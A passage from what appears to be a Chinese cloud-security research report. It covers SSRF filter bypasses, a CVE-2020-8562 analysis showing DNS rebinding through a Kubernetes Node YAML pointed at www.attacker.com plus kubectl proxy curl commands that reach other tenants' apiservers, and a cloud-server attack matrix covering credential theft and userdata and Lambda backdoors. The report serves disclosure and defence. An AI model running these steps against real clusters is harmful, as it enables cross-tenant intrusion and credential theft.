Ⓐ	Ⓑ	Ⓒ	Ⓓ	Ⓔ	Ⓕ	Ⓖ	Ⓗ	Ⓘ	Ⓙ	Ⓚ	Ⓛ	Ⓜ	Ⓝ	Ⓞ	Ⓟ	Ⓠ	Ⓡ	Ⓢ	Ⓣ	Ⓤ	Ⓥ	Ⓦ	Ⓧ	Ⓨ	Ⓩ
ⓐ	ⓑ	ⓒ	ⓓ	ⓔ	ⓕ	ⓖ	ⓗ	ⓘ	ⓙ	ⓚ	ⓛ	ⓜ	ⓝ	ⓞ	ⓟ	ⓠ	ⓡ	ⓢ	ⓣ	ⓤ	ⓥ	ⓦ	ⓧ	ⓨ	ⓩ
⓪	⓫	⓬	⓭	⓮	⓯	⓰	⓱	⓲	⓳	⓴															
⓵	⓶	⓷	⓸	⓹	⓺	⓻	⓼	⓽	⓾	⓿															

图 6-26 封闭式字母数字表

利用句号绕过

部分浏览器中会把中文句号写的 IP 也当作正常 IP 识别，如果开发者在进行防护忽略这一点，也可能会被攻击者利用此特性绕过。如 127.0.0.1 >>>127。0。0。1

```
>>> ip="127。0。0。1"
>>> trueIp =re.search(r'(([01]{0,1}\d{0,1}\d|2[0-4]\d|25[0-5])\.){3}([01]{0,1}\d{0,1}\d|2[0-4]\d|25[0-5])',ip)
>>> print(trueIp)
None
```

图 6-27 利用句号绕过

不过这种方法局限性很大，在测试了 Firefox、chrome、IE、Safrai、curl 五种方式之后，发现只有 chrome 可以使用。

利用 IPv6 绕过

有时候，企业内网可能已经支持 IPv6 了，但是开发人员在进行防护时，只对 IPv4 做了防护，这个时候就可以使用 IPv6 地址去绕过系统对于 SSRF 的防护。

如：http://[::1]/->http://127.0.0.1/

利用组合拳绕过

有时候开发人员对上述的一些问题都一一进行了防护，但在衔接的时候逻辑处理存在问题，这个时候单一种方法往往是不行的，可以尝试几种方法的组合，发散思维，勇于尝试，通过不断尝试，也许就会发现可能存在的问题。

写在最后

云环境与 SSRF 结合虽然带了许多问题，但是也为我们带来了全新的检测 SSRF 漏洞的可能，我们可以利用云上的一些特性，去尝试寻找一些相比于常规环境下更快速、更高效的 SSRF 自动化收敛方案。在这样的背景下，我们开创性的提出了一种基于云 API 的实时监控来检测 SSRF 漏洞的方法，并实际应用于日常 SSRF 检测中，这种方式可以基本覆盖接入了云 API 的云产品，针对存在 SSRF 漏洞的接口进行精准测试，大大提高了 SSRF 漏洞的检出率，保障了产品侧以及用户侧的安全。

随着云计算技术与 SSRF 攻击技术的不断发展，SSRF 与云也会不断产生新的化学反应，因此需要我们去更加重视这个问题，不断学习新的知识，以攻促防，为云上安全保驾护航。

参考文献

1.https://cloud.tencent.com/developer/article/1668008

2.https://security.tencent.com/index.php/blog/msg/179

3.https://github.com/1135/notes/blob/master/web_vul_SSRF.md

4.https://mp.weixin.qq.com/s/0wdxfetcp8TUtLZFWI16uA

5.https://zhuanlan.zhihu.com/p/73736127

6.http://byd.dropsec.xyz/2017/11/21/SSRF%E7%BB%95%E8%BF%87%E6%96%B9%E6%B3%95%E6%80%BB%E7%BB%93/

7.https://www.shuzhiduo.com/A/LPdoepLgJ3/

8.http://blog.leanote.com/post/snowming/e2c24cf057a4

9. https://mp.weixin.qq.com/s/Y9CBYJ_3c2UI54Du6bneZA

10. https://www.freebuf.com/articles/web/179910.html

11. https://sirleeroyjenkins.medium.com/just-gopher-it-escalating-a-blind-ssrf-to-rce-for-15k-f5329a974530

七、CVE-2020-8562 漏洞为 k8s 带来的安全挑战

2021 年 4 月，Kubernetes 社区披露了一个编号为 CVE-2020-8562 的安全漏洞，授权用户可以通过此漏洞访问 Kubernetes 控制组件上的私有网络。

通过查阅此漏洞披露报告可发现，这个漏洞拥有较低的 CVSS v3 评分，其分值仅有 2.2 分，与以往披露的 Kubernetes 高危漏洞相比，这个拥有较低评分的漏洞极其容易被安全研究人员以及运维人员所忽视。但经过研发测试发现，在实际情况中，这个低风险的漏洞却拥有着不同于其风险等级的威胁：在与云上业务结合后，CVE-2020-8562 漏洞将会为云厂商带来不可忽视的安全挑战。


在这篇文章中，云鼎实验室将为大家带来业内首个 CVE-2020-8562 漏洞分析报告，一同来看一下这个被忽视的低风险漏洞引发的“血案”。

01. CVE-2020-8555 漏洞简述

Kubernetes 为了缓解 CVE-2020-8555 等历史漏洞带来的安全问题，对 APIServer Proxy 请求进行域名解析以校验请求的 IP 地址是否处于本地链路（169.254.0.0/16）或 localhost（127.0.0.0/8）范围内，Kubernetes 通过此方式禁止由用户触发的对 Services，Pods，Nodes，StorageClass 对象的内网 Proxy 访问权限。

但是在完成校验并通过校验之后，Kubernetes 立即进行第二次域名解析，此次域名解析后并不再进行 IP 地址的校验，这将导致上述校验存在绕过问题，如果一个 DNS 服务器不断返回不同的非缓存解析请求，攻击者可以利用此方式绕

过 Kubernetes 的 API Server Proxy IP 地址限制，并访问内网 ControlPlane 管控组件。详细的漏洞细节可参见如下图 Issue 所示：



CVE-2020-8562: Bypass of Kubernetes API Server proxy TOCTOU

Open micahhausler opened this issue on 27 Apr · 4 comments

micahhausler commented on 27 Apr • edited

Member

CVSS Rating: **Low** (CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:N/A:N)

A security issue was discovered in Kubernetes where an authorized user may be able to access private networks on the Kubernetes control plane components. Kubernetes clusters are only affected if an untrusted user can create or modify Node objects and proxy to them, or an untrusted user can create or modify StorageClass objects and access KubeControllerManager logs.

This issue has been rated Low (CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:N/A:N) and assigned CVE-2020-8562.

As mitigations to a report from 2019 and CVE-2020-8555, Kubernetes attempts to prevent proxied connections from accessing link-local or localhost networks when making user-driven connections to Services, Pods, Nodes, or StorageClass service providers. As part of this mitigation Kubernetes does a DNS name resolution check and validates that response IPs are not in the link-local (169.254.0.0/16) or localhost (127.0.0.0/8) range. Kubernetes then performs a second DNS resolution without validation for the actual connection. If a non-standard DNS server returns different non-cached responses, a user may be able to bypass the proxy IP restriction and access private networks on the control plane.

Affected Versions:

Kubernetes <= v1.21.0
Kubernetes <= v1.20.6
Kubernetes <= v1.19.10
Kubernetes <= v1.18.18

Fixed Versions

There is no fix for this issue at this time.

图 7-1 CVE-2020-8562 漏洞细节

Issue 地址如下：

https://github.com/kubernetes/kubernetes/issues/101493

在正式开始介绍这个漏洞是如何对 Kubernetes 集群带来危害之前，我们先来看看这个漏洞中应用到主要攻击技巧：DNS 重绑定攻击（DNS Rebinding）。

02. DNS 重绑定攻击

DNS 重绑定攻击技术的实现主要依赖于攻击者可将其自建的 DNS 服务器中 DNS TTL 配置为设置为 0 或者极小值。DNS TTL 表示 DNS 记录的生存时间，数值越小，DNS 记录在 DNS 服务器上缓冲的时间越小。

在攻击者将 DNS TTL 数值设置为一个极小值时，当受害目标第一次访问恶意域名时并发起域名解析请求时，恶意 DNS 服务器会返回一个 ip 地址 A；当受害目标第二次发起域名解析请求时，却会得到 ip 地址 B 的解析结果。具体的原理，

我们可以通过一道 CTF 题目，深入了解一下：

```
$dst = @$_GET['KR'];

$res = @parse_url($dst);

$ip = @dns_get_record($res['host'], DNS_A)[0]['ip'];

...

$dev_ip = "54.87.54.87";

if($ip === $dev_ip) {

    $content = file_get_contents($dst);

    echo $content;

}
```

这道 CTF 题目需要参赛者访问内网 127.0.0.1 地址并获取存储于其中的 Flag。从代码中可见，题目将会判断参赛者传入的域名解析后的 ip，并仅允许访问 54.87.54.87 地址的内容。如何绕过题目中的条件语句，利用到的就是 DNS 重绑定攻击技术。从上文代码段可见，程序通过以下代码来执行第一次 DNS 解析以获取 ip：

```
$ip = @dns_get_record($res['host'], DNS_A)[0]['ip'];
```

假设此时参赛者传入的域名为 www.a.com，将会进行如下的解析：




图 7-2 首次 DNS 解析流程

此时 www.a.com 域名解析出来的 ip 为 54.87.54.87。程序继续往下执行，执行到了如下代码块：

```
$dev_ip = "54.87.54.87";

if($ip === $dev_ip){}
```

此时 ip 参数为 54.87.54.87，满足条件分支判断，程序执行进入 if 条件分支。随后，程序执行到如下语句：

```
$content = file_get_contents($dst);
```

注意，此时 file_get_contents 方法内的参数为参赛者控制的域名 dst,而非 ip 地址。

也就是说，程序执行 file_get_contents 方法时，需要获取此域名的 ip 地址解析。由于攻击者将 DNS TTL 设置的数值极其小，从程序第一次获取 ip 到执行 file_get_contents 方法处时，DNS 缓存早已失效，CTF 服务器此时需要重新发起域名解析请求以获取 www.a.com 的 ip，此时参赛者修改 DNS 解析结果以完成 DNS 重绑定攻击，见下图：




图 7-3 重绑定 DNS 解析

此时获取到的解析 ip 值为 127.0.0.1，参赛者通过此方式绕过限制并访问 127.0.0.1 资源，实现重绑定攻击。

03. KuBernetes 中 DNS 重绑定攻击的应用

Kubernetes 为了防止用户对 Services，Pods，Nodes，StorageClass 对象的内网 Proxy 进行非法访问，采用了域名解析的方式解析并校验 Proxy 请求的 IP 地址是否位于本地链路（169.254.0.0/16）或 localhost（127.0.0.0/8）范围内。

Kubernetes 通过此方式防止恶意内网资源的 Proxy 访问行为，但是 Kubernetes 在校验通过之后，会进行第二次域名解析，获取 IP 地址访问而不再进行 IP 地址的校验。

联想到上一章节的 DNS 重绑定攻击方式：攻击者可以控制 DNS 解析的 IP 地址，在第一次校验时返回一个合法值，随后在第二次获取 IP 地址时，返回一个本地链路或 localhost 地址，详见下图：

图 7-4 Kubernetes 中 DNS 重绑定流程

通过这个技术方式，攻击者可以绕过 apiserver proxy 的内网限制，构造恶意请求访问集群中的资源。

这种攻击技术将为云服务商带来了极大的安全问题：大多数云服务商提供 Kubernetes 托管版集群服务，采用此服务的用户 Master 节点将由云厂商创建并托管，如果攻击者通过方式访问到本地链路 (169.254.0.0/16) 或 localhost (127.0.0.0/8)地址，则有可能访问同为托管模式下其他用户的 apiserver。

04. CVE-2020-8562 漏洞原理

首先，使用云厂商提供的 Kubernetes 托管版集群服务创建一个集群。在此场景下，我们创建的集群的 Master 节点将与其他采用托管服务的用户一并，由云厂商创建并托管管理，这为后续的利用提供了先决条件。




图 7-5 Kubernetes 托管版集群服务

在集群创建完毕后，通过编写如下 yaml 来创建一个名为 cve-2020-8562 的 node，见下图：

```yaml
1 apiVersion: v1
2 kind: Node
3 metadata:
4   name: cve-2020-8562
5 status:
6   addresses:
7   - address: www.attacker.com
8     type: InternalIP
```

图 7-6 使用 yaml 创建 node

通过上图可见，在此 yaml 中，将只能在集群内进行路由的节点的 IP 地址 InternalIP 设置为攻击者可控的 www.attacker.com。

创建完毕后，可以通过 kubectl get nodes 查看到此节点：

```
[                         ~]# kubectl get nodes
NAME              STATUS     ROLES    AGE   VERSION
                  Ready      <none>   20d   v1.20.6-tke.3
cve-2020-8562     NotReady   <none>   77s
```

图 7-7 通过 kubetctl 查看 cve-2020-8562 节点

从上图红框处可以发现，此时我们创建的 cve-2020-8562 节点的状态为 NotReady，但即使此时 cve-2020-8562 节点的状态为 NotReady，也并不影响后续的利用流程。

使用如下命令启动 Kubernetes API 服务器的代理：kubectl proxy &

```
~]# kubectl proxy &

~]# Starting to serve on 127.0.0.1:8001

~]# ps -ef|grep kubectl
1930  0 11:23 pts/2    00:00:00 kubectl proxy
1930  0 11:24 pts/2    00:00:00 grep --color=auto kubectl
```

图 7-8 通过 kebuectl 开启代理

在成功启动 Kubernetes API 服务器的代理之后，通过如下命令使用 apiserver proxy 来访问 cve-2020-8562 节点的 apiserver：

```
]# curl http://localhost:8001/api/v1/nodes/cve-2020-8562:60001/proxy/api/v1/
```

图 7-9 访问 cve-2020-8562 节点的 apiserver

通过上文来看，cve-2020-8562 节点处于 NotReady，我们可以正常的访问其 apiserver 吗？

我们来看一下 Kubernetes 是如何完成接下来的访问：首先，为了可以访问 cve-2020-8562 节点，Kubernetes 首先需要获取 cve-2020-8562 节点的 InternalIP，我们通过如下指令查看一下 cve-2020-8562 的 InternalIP：

```
[                    ~]# kubectl describe node cve-2020-8562
Name:                cve-2020-8562
Roles:               <none>
Labels:              <none>
Annotations:         node.alpha.kubernetes.io/ttl: 0
CreationTimestamp:   Tue, 12 Oct 2021 17:58:58 +0800
Taints:              node.kubernetes.io/unreachable:NoExecute
                     node.kubernetes.io/unreachable:NoSchedule
Unschedulable:       false
Lease:               Failed to get lease: leases.coordination
Conditions:
  Type                  Status    LastHeartbeatTime
  ----                  ------    -----------------
  NetworkUnavailable    False     Tue, 12 Oct 2021 17:59:05 +0
  Ready                 Unknown   Tue, 12 Oct 2021 17:58:58 +0
  MemoryPressure        Unknown   Tue, 12 Oct 2021 17:58:58 +0
  DiskPressure          Unknown   Tue, 12 Oct 2021 17:58:58 +0
  PIDPressure           Unknown   Tue, 12 Oct 2021 17:58:58 +0
Addresses:
  InternalIP:  www.attacker.com
  ExternalIP:
  Hostname:
```

图 7-10 查看 cve-2020-8562 节点详情

通过上图可知，cve-2020-8562 节点的 InternalIP 值与生成此节点 yaml 中配置项一致，为我们配置的 www.attacker.com。

由于 InternalIP 为域名而非 IP 地址,Kubernetes 需要对其进行域名解析，随后校验获取到的 IP 地址是否位于本地链路（169.254.0.0/16）或 localhost（127.0.0.0/8）范围内，如果获取到的 IP 属于此范围，则禁止访问。

在第一次 DNS 解析时，攻击者自建的 DNS 服务器将会返回一个合法的 IP 地址（非本地链路或 localhost 范围），例如 172.x.x.x，流程见下图：

图 7-11 第一次 DNS 解析

通过此方式，可以绕过 k8s 的本地链路/localhost 范围 IP 校验。

在通过安全校验之后，K8s 将会发起第二次域名解析。由于攻击者将 DNS TTL 设置的数值极其小，此时 DNS 缓存已失效，k8s 需要重新发起域名解析请求以获取 www.attacker.com 的 ip 地址，流程见下图：




图 7-12 DNS 重绑定攻击

从上图可见，此时攻击者可以将 www.attacker.com 域名的 IP 解析为一个 localhost 范围内的 IP 地址并返回，在此例中，我们返回一个 127.x.x.x 地址。此时，k8s apiserver proxy 访问情况可以类比于下图情况：

```
~]# curl http://localhost:8001/api/v1/nodes/127.x.x.x:60001/proxy/api/v1/
```

图 7-13 当前访问可抽象成此情况

如果 127.x.x.x 这个节点的 apiserver 存在未授权访问情况，我们就可以通过此方式直接访问其 apiserver，见下图：




图 7-14 攻击者访问托管服务中 Master

通过此方式，可以访问其他使用 Kubernetes 托管集群服务的租户的 apiserver。

05 总结

在安全研究以及运维中，一些低风险的集群漏洞极其容易被安全以及运维人员所忽略，但是这些漏洞在一些特定场景中仍为云上安全带来了极大的安全挑战，正如本文中所举例的 CVE-2020-8562 安全漏洞，这个仅有 2.2 评分的 Kubernetes 安全漏洞，在与实际业务结合后，仍可为业务带来极大的安全风险。因此与云上安全相关的漏洞，无论严重与否，都应得到安全人员以及运维人员的相应重视。

参考文献

1. https://github.com/kubernetes/kubernetes/issues/101493

2. https://zhuanlan.zhihu.com/p/89426041

3. https://cloud.tencent.com/developer/article/1400018

八、云服务器攻防矩阵

云服务器（Cloud Virtual Machine，CVM）是一种较为常见的云服务，为用户提供安全可靠以及高效的计算服务。用户可以灵活的扩展以及缩减计算资源，

以适应变化的业务需求。使用云服务器可以极大降低用户的软硬件采购成本以及IT 运维成本。

由于云服务器中承载着用户的业务以及数据，其安全性尤为重要而云服务器的风险往往来自于两方面：云厂商平台侧的风险与用户在使用云服务器时的风险。与用户侧风险相比，平台侧的漏洞往往带来更广泛的影响，例如于 2018 披露的 AWS LaunchingEC2s did not require specifying AMI owner 漏洞（CVE-2018-15869）、2020 年披露的 AWS XSS onEC2 web console 漏洞；而与平台侧漏洞相比，用户侧漏洞更容易产生，并且可以对用户资产代理严重影响，例如 2020 年美高梅(MGM.US)大规模客户数据泄露为例，美高梅酒店由于错误配置，导致云服务器可以在未经授权情况下访问，导致 1.42 亿有关客人的信息暗网上出售，这些数据包含客人的家庭住址、联系信息、出生日期、驾照号码和护照号码。

云服务器的安全性至关重要，只有深入了解针对云服务器的风险以及攻击手段，才能够有效的帮助云厂商以及用户在面对这些威胁时有效的识别并采取对应的防护手段，从而保护云上业务以及数据的安全。

01. 云服务器攻防矩阵概览

腾讯安全云鼎实验室以公开的云厂商历史漏洞数据、安全事件，以及腾讯云自身的安全数据为基础，抽象出针对云的攻防矩阵，并于 2021 年 9 月 26 日西部云安全峰会上发布的《云安全攻防矩阵 v1.0》中首次亮相。《云安全攻防矩阵 v1.0》由云服务器、容器以及对象存储服务攻防矩阵共同组成。

本文将详细介绍《云安全攻防矩阵》中关于云服务器攻防矩阵部分内容，以帮助开发、运维以及安全人员了解云服务器的安全风险。

图 8-1 云服务器攻防矩阵

云平台主 API 密钥泄露

云平台主 API 密钥重要性等同于用户的登录密码，其代表了账号所有者的身份以及对应的权限。

API 密钥由 SecretId 和 SecretKey 组成，用户可以通过 API 密钥来访问云平台 API 进而管理账号下的资源。在一些攻击场景中，由于开发者不安全的开发以及配置导致凭据泄露；而在另一些针对设备的入侵场景中，攻击者将入侵设备并获取设备中存储的云平台凭据，例如 2020 年 TeamTNT 组织针对 Docker 的攻击事件中，恶意程序将会扫描受感染系统的 ~/.aws/credentials 和 ~/.aws/config 文件并窃取，导致 AWS 凭证泄露。

在攻击者可以通过窃取到的云平台主 API 密钥后，冒用账号所有者的身份入侵云平台，非法操作云服务器，篡改其中业务代码、添加后门程序或窃取其中数据。

云平台账号非法登录

云平台提供多种身份验证机制以供用户登录，包括手机验证、账号密码验证、邮箱验证等。在云平台登录环节，攻击者通过多种手法进行攻击以获取用户的登录权限，并冒用用户身份非法登录，具体的技术包括使用弱口令、使用用户泄露账号数据、骗取用户登录手机验证码、盗取用户登录账号等。攻击者使用获取到的账号信息进行非法登录云平台后，即可操作云服务器。

实例登录信息泄露

在购买并创建云服务器后，用户可以自行配置云服务器的登录用户名以及登录密码，Linux 云服务器往往支持用户通过 ssh 的方式使用配置的用户名密码或 SSH 密钥的方式远程登录云服务器；在 Windows 服务器中，用户可以通过 RDP 文件或是远程桌面的形式登录云服务器。当上述这些云服务器实例登录信息被窃取后，攻击者可以通过这些信息非法登录云服务器实例。

账户劫持

当云厂商提供的控制台存在漏洞时，用户的账户存在一定的劫持风险。以

AWS 控制台更改历史记录功能模块处XSS漏洞以及AWS 控制台实例tag处XSS为例，攻击者可以通过这些XSS漏洞完成账户劫持攻击，从而获取云服务器实例的控制权。

网络钓鱼

为了获取云服务器的访问权限，攻击者可采用网络钓鱼技术手段完成此阶段攻击。攻击者通过向云服务器管理人员以及运维人员发送特定主题的钓鱼邮件、或是伪装身份与管理人员以及运维人员通过聊天工具进行交流，通过窃取凭据、登录信息或是安插后门的形式获取云服务器控制权。

应用程序漏洞

当云服务器实例中运行的应用程序存在漏洞、或是由于配置不当导致这些应用可以被非法访问时，攻击者可以通过扫描探测的方式发现并利用这些应用程序漏洞进行攻击，从而获取云服务器实例的访问权限。

使用恶意或存在漏洞的自定义镜像

云平台为用户提供公共镜像、自定义镜像等镜像服务以供用户快速创建和此镜像相同配置的云服务器实例。这里的镜像虽然与Docker镜像不同，其底层使用的是云硬盘快照服务，但云服务器镜像与 Docker镜像一样存在着类似的风险，即恶意镜像以及存在漏洞的镜像风险。当用户使用其他用户共享的镜像创建云服务器实例时，云平台无法保证这个共享镜像的完整性或安全性。攻击者可以通过这个方式，制作恶意自定义镜像并通过共享的方式进行供应链攻击。

实例元数据服务未授权访问

云服务器实例元数据服务是一种提供查询运行中的实例内元数据的服务，云服务器实例元数据服务运行在链路本地地址上，当实例向元数据服务发起请求时，该请求不会通过网络传输，但是如果云服务器上的应用存在RCE、SSRF等漏洞时，攻击者可以通过漏洞访问实例元数据服务。通过云服务器实例元数据服务查询，攻击者除了可以获取云服务器实例的一些属性之外，更重要的是可以获取与实例绑定的拥有高权限的角色，并通过此角色获取云服务器的控制权。

03. 执行

通过控制台登录实例执行

攻击者在初始访问阶段获取到平台登录凭据后，可以利用平台凭据登录云平台，并直接使用云平台提供的 Web 控制台登录云服务器实例，在成功登录实例后，攻击者可以在实例内部执行命令。

写入 userdata 执行

Userdata 是云服务器为用户提供的一项自定义数据服务，在创建云服务器时，用户可以通过指定自定义数据，进行配置实例。当云服务器启动时，自定义数据将以文本的方式传递到云服务器中，并执行该文本。

通过这一功能，攻击者可以修改实例 userdata 并向其中写入待执行的命令，这些代码将会在实例每次启动时自动执行。攻击者可以通过重启云服务器实例的方式，加载 userdata 中命令并执行。

利用后门文件执行

攻击者在云服务器实例中部署后门文件的方式有多种，例如通过 Web 应用漏洞向云服务器实例上传后门文件、或是通过供应链攻击的方式诱使目标使用存在后门的恶意镜像，当后门文件部署成功后，攻击者可以利用这些后门文件在云服务器实例上执行命令

利用应用程序执行

云服务器实例上部署的应用程序，可能会直接或者间接的提供命令执行功能，例如一些服务器管理类应用程序将直接提供在云服务器上执行命令的功能，而另一些应用，例如数据库服务，可以利用一些组件进行命令执行。当这些程序存在配置错误时，攻击者可以直接利用这些应用程序在云服务器实例上执行命令

利用 SSH 服务进入实例执行

云服务器 Linux 实例上往往运行着 SSH 服务，当攻击者在初始访问阶段成功获取到有效的登录凭据后，即可通过 SSH 登录云服务器实例并进行命令执行。

利用远程代码执行漏洞执行

当云服务器上部署的应用程序存在远程代码执行漏洞时，攻击者将利用此脆

弱的应用程序并通过编写相应的 EXP 来进行远程命令执行。

使用云 API 执行

攻击者利用初始访问阶段获取到的拥有操作云服务器权限的凭据，通过向云平台 API 接口发送 HTTP/HTTPS 请求，以实现与云服务器实例的交互操作。

云服务器实例提供了丰富的 API 接口以供用户使用，攻击者可以通过使用这些 API 接口并构造相应的参数，以此执行对应的操作指令，例如重启实例、修改实例账号密码、删除实例等。

使用云厂商工具执行

除了使用云 API 接口完成云服务器命令执行之外，还可以选择使用云平台提供的可视化或命令行工具进行操作。在配置完成云服务器实例信息以及凭据后，攻击者即可使用这类工具进行服务器实例的管理以及执行相应命令。

04. 持久化

利用远程控制软件

为了方便管理云服务器实例，管理员有可能在实例中安装有远程控制软件，这种情况在 windows 实例中居多。攻击者可以在服务器中搜索此类远程控制软件，并获取连接凭据，进行持久化。攻击者也可以在实例中安装远控软件以达成持久化的目的。

在 userdata 中添加后门

正如“执行”阶段所介绍，攻击者可以利用云服务器提供的 userdata 服务进行持久化操作，攻击者可以通过调用云 API 接口的方式在 userdata 中写入后门代码，每当服务器重启时，后门代码将会自动执行，从而实现了隐蔽的持久化操作目的。

在云函数中添加后门

云函数是是一种计算服务，可以为企业和开发者们提供的无服务器执行环境。用户只需使用平台支持的语言编写核心代码并设置代码运行的条件，即可弹性、安全地运行代码，由平台完成服务器和操作系统维护、容量配置和自动扩展、代码监控和日志记录等工作。

以 AWS Lambda 为例，用户可以创建一个 IAM 角色并赋予其相应的权限并在创建函数时提供该角色作为此函数的执行角色，当函数被调用时，Lambda 代入该角色，如果函数绑定的角色权限过高，攻击者可以在其中插入后门代码，例如在调用该函数后创建一个新用户，以此进行持久化操作。

在自定义镜像库中导入后门镜像

